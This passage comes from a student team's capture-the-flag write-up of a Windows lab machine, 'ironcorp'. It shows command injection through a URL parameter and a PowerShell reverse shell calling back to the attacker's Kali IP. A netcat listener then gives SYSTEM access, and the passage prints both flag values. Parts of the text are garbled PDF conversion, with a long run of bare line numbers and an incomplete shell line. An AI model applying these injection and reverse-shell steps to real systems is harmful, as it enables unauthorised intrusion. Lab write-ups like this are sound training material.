156         <h2>Ultimate search bar</h2>
157
158         <div>
```

Putting that particular URL in the site's URL, we got to see the name Equinox stated.




Initial Foothold (Reverse Shell)

Members Involved: Abdullah

Tools Used: Burp, powershell, Firefox, Kali, Terminal, nano, cat, netcat

Adding a pipe and then dir in the URL, we were also able to see the directory of E:\xampp\htdocs\internal stated.



Making sure of it we send it to Repeater in Burp Suite and click Send to make sure, and see it is the same, stating that there is .htaccess, index.php and name.php in that particular directory.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request to http://internal.ironcorp.me:11025/name.php?name=|dir. The 'Response' pane shows the server's response, which includes a script that outputs directory contents. A red box highlights the directory listing output.

Request

```
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

```
143 </script>
144 <html>
145 <body>
146 <b>
147 <br>
148 <b> My name is:
149 </b>
150 <p>
151 <pre>
152 Volume in drive E is New Volume
153 Volume Serial Number is D67E1E59
154 Directory of E:\xampp\htdocs\internal
155 04/11/2020 09:11 AM <DIR>
156 04/11/2020 09:11 AM <DIR>
157 03/27/2020 08:38 AM 53 .htaccess
158 04/11/2020 09:34 AM 131 index.php
159 04/11/2020 09:34 AM 142 name.php
160 3 File(s) 326 bytes
161 2 Dir(s) 1,467,555,840 bytes free
162 </pre>
163 </b>
164 </html>
165
166
167
168 <!DOCTYPE HTML>
169 <html>
```

INSPECTOR

- Request Attributes
- Query Parameters (1)
- Body Parameters (0)
- Request Cookies (0)
- Request Headers (9)
- Response Headers (6)

Moving on, we went to our kali machine and created a file named shell.ps1.

```
└─# ls
index.html  index.nginx-debian.html
                153
                154
                155
                156
                157
                158
                159
                160
                161
                162
                163
                164
                165
                166
                167
                168
                169
                170
                171
                172
                173
                174
                175
                176
                177
                178
                179
                180
                181
                182
                183
                184
                185
                186
                187
                188
                189
                190
                191
                192
                193
                194
                195
                196
                197
                198
                199
                200
                201
                202
                203
                204
                205
                206
                207
                208
                209
                210
                211
                212
                213
                214
                215
                216
                217
                218
                219
                220
                221
                222
                223
                224
                225
                226
                227
                228
                229
                230
                231
                232
                233
                234
                235
                236
                237
                238
                239
                240
                241
                242
                243
                244
                245
                246
                247
                248
                249
                250
                251
                252
                253
                254
                255
                256
                257
                258
                259
                260
                261
                262
                263
                264
                265
                266
                267
                268
                269
                270
                271
                272
                273
                274
                275
                276
                277
                278
                279
                280
                281
                282
                283
                284
                285
                286
                287
                288
                289
                290
                291
                292
                293
                294
                295
                296
                297
                298
                299
                300
                301
                302
                303
                304
                305
                306
                307
                308
                309
                310
                311
                312
                313
                314
                315
                316
                317
                318
                319
                320
                321
                322
                323
                324
                325
                326
                327
                328
                329
                330
                331
                332
                333
                334
                335
                336
                337
                338
                339
                340
                341
                342
                343
                344
                345
                346
                347
                348
                349
                350
                351
                352
                353
                354
                355
                356
                357
                358
                359
                360
                361
                362
                363
                364
                365
                366
                367
                368
                369
                370
                371
                372
                373
                374
                375
                376
                377
                378
                379
                380
                381
                382
                383
                384
                385
                386
                387
                388
                389
                390
                391
                392
                393
                394
                395
                396
                397
                398
                399
                400
                401
                402
                403
                404
                405
                406
                407
                408
                409
                410
                411
                412
                413
                414
                415
                416
                417
                418
                419
                420
                421
                422
                423
                424
                425
                426
                427
                428
                429
                430
                431
                432
                433
                434
                435
                436
                437
                438
                439
                440
                441
                442
                443
                444
                445
                446
                447
                448
                449
                450
```

and we put the powershell reverse shell code in the file shell.ps1 that we created.

root@kali: /var/www/html

File Actions Edit View Help Comparer Logger Extender Project options User options Learn

1211202025@kali: ~ x root@kali: /var/www/html x 1211202025@kali: ~ x 1211202025@kali: ~ x

GNU nano 6.2 shell.ps1 *

```
$client = New-Object System.Net.Sockets.TCPClient('10.8.95.54',4545);$stream = $client.GetStream();$response = [System.Text.Encoding]::UTF8.GetString($stream.ReadBytes(1024));$response
```


Response

Pretty Raw Hex Render

```
1025/name.php?name=|ipconfig HTTP/1.1
146    <body>
147
148    <b>
149        My name is:
150    </b>
151    <pre>
152        Windows IP Configuration
153
154        Ethernet adapter Ethernet:
155
156            Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal
157            Link-local IPv6 Address . . . . . : fe80::9564:e161.3b6c:2ebc%4
158            IPv4 Address. . . . . : 10.10.48.247
159            Subnet Mask . . . . . : 255.255.0.0
160            Default Gateway . . . . . : 10.10.0.1
161
162        Tunnel adapter isatap.eu-west-1.compute.internal:
163
164            Media State . . . . . : Media disconnected
165            Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal
166        </pre>
167
168    </body>
169
170</html>
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^U Paste ^J Justify ^/ Go To Line

We then encode the below powershell to URL to add the shell.ps1 that we created in the E: drive.



We copied the whole URL and pasted it in Repeater and Send.

The screenshot shows the Burp Suite interface with the following details:


- Request:** GET /?r=
- Response:** HTTP/1.1 200 OK. The response body contains an HTML page with a background image of a headshot and a "Hello" message. It includes a Content-Type header set to text/html; charset=UTF-8.
- INSPECTOR:** Shows Request Attributes, Query Parameters (1), Body Parameters (0), Request Cookies (0), Request Headers (8), and Response Headers (6).
- Target:** http://admin.ironcorp.me:11025
- Statistics:** 3,083 bytes | 12,566 millis

Checking back in the original directory, it seems that the shell.ps1 is successfully added into it.


The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /?r=
- Response:** The response body contains an HTML page with a "My name is:" message and a directory listing for drive E. The directory listing includes a file named "shell.ps1" with a size of 827 bytes. The file path is E:\xampp\htdocs\internal\shell.ps1.
- INSPECTOR:** Shows Request Attributes, Query Parameters (1), Body Parameters (0), Request Cookies (0), Request Headers (8), and Response Headers (6).
- Target:** http://admin.ironcorp.me:11025
- Statistics:** 3,580 bytes | 3,219 millis

Now encoding the below powershell with the shell.ps1 in it to URL,



We started listening in our Kali machine using netcat and at the same time pasting the URL in the Repeater. After that by clicking Send, we were able to connect to the E:\xampp\htdocs\internal



Horizontal Privilege Escalation

Members Involved:

Tools Used: Kali, Terminal, dir, ls

E: > C:\administrator

We went from E: drive to C: drive by using the change directory to \users\administrator\Desktop. Then we use dir to find any information on existing directories there.

The screenshot shows a terminal window with three tabs at the top: '1211202...kali: ~' (selected), 'root@kali.../www/html' (disabled), and 'root@kali: .../1211202025' (disabled). The main pane displays a command-line session:

```
(root㉿kali)-[~/home/1211202025]
# nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.8.95.54] from (UNKNOWN) [10.10.143.169] 50042
# whoami
nt authority\system
# cd \users\administrator\Desktop
# C:
# users\administrator\Desktop
# dir

Directory: C:\

Mode LastWriteTime Length Name
<--- 4/11/2020 11:27 AM    inetpub
d----- 4/11/2020 8:11 AM   IObit
d----- 4/11/2020 12:45 PM  PerfLogs
d-r-- 4/13/2020 11:18 AM  Program Files
d----- 4/11/2020 10:42 AM  Program Files (x86)
d-r-- 4/11/2020 4:41 AM   Users
d----- 4/13/2020 11:28 AM  Windows

#
```

Nothing, we decided to use ls to list out any file and fair enough, there is one, that is the user.txt.

```
root@kali: /home/1211202025
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /var/www/html x root@kali: /home/1211202025 x 1211202025@kali: ~ x
PS E:\xampp\htdocs\internal> whoami
nt authority\system
PS E:\xampp\htdocs\internal> cd \users\administrator\Desktop
PS E:\xampp\htdocs\internal> C:
PS C:> users\administrator\Desktop
PS C:> dir
Directory: C:\

Mode LastWriteTime Length Name
-- -- -- --
d----- 4/11/2020 11:27 AM inetpub
d----- 4/11/2020 8:11 AM IObit
d----- 4/11/2020 12:45 PM PerfLogs
d-r-- 4/13/2020 11:18 AM Program Files
d----- 4/11/2020 10:42 AM Program Files (x86)
d-r-- 4/11/2020 4:41 AM Users
d----- 4/13/2020 11:28 AM Windows

PS C:> \users\administrator\Desktop
PS C:> cd \users\administrator\Desktop
PS C:\users\administrator\Desktop> ls

Directory: C:\users\administrator\Desktop

Mode LastWriteTime Length Name
-- -- -- --
-a-- 3/28/2020 12:39 PM 37 user.txt
```

Using cat command to check its contents, we were able to capture the first flag.

```
root@kali: /home/1211202025
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /var/www/html x root@kali: /home/1211202025 x 1211202025@kali: ~ x
PS C:\> \users\administrator\Desktop
PS C:\> cd \users\administrator\Desktop
PS C:\users\administrator\Desktop> ls

Directory: C:\users\administrator\Desktop

Mode LastWriteTime Length Name
-- -- -- --
-a-- 3/28/2020 12:39 PM 37 user.txt

PS C:\users\administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop>
```

Root Privilege Escalation

Members Involved: Abdullah

Tools Used: Kali, Terminal, get-acl, fl, type

Using dir to check the directories, we found SuperAdmin. Using get-acl to check the permissions that we have on that particular directory, in this case SuperAdmin, we can see that it Deny FullControl as Administrator (the fl cmdlet is just to format the output of our command as a list of properties in which each property is displayed on a separate line). But we found that by trying to read the file directly in SuperAdmin without being in SuperAdmin, we were able to get the root.txt, which allows us to capture the second flag.

```
PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| | 1 2 3 4 | 10.8.95.54 6:12
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /var/www/html x root@kali: /home/1211202025 x 1211202025@kali: ~ x
PS C:\users> dir
Directory: C:\users
Mode LastWriteTime      Length Name
d----- 4/11/2020  4:41 AM Admin
d----- 4/11/2020 11:07 AM Administrator
d----- 4/11/2020 11:55 AM Equinox
d-r-- 4/11/2020 10:34 AM Public
d----- 4/11/2020 11:56 AM Sunlight
d----- 4/11/2020 11:53 AM SuperAdmin
d----- 4/11/2020  3:00 AM TEMP
PS C:\users> get-acl C:\users\SuperAdmin | fl
PS C:\users> get-acl C:\users\SuperAdmin | fl
Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny FullControl
          S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000-9-287235700-1000)

PS C:\users> type C:\users\SuperAdmin\Desktop\root.txt
thml:a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

Contributions

ID	Name	Contribution	Signatures
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Did Recon and Enum but failed at hydra, so just helped recording	
1211202025	Abdullah Bin Kamaruddin	Did the recon and enum, initial foothold and both horizontal and root privilege escalation. Everything.	
1211103649	Nur Qistina Binti Roslan	Did the write up	

VIDEO LINK: <https://youtu.be/rKnE8Cf0pSI>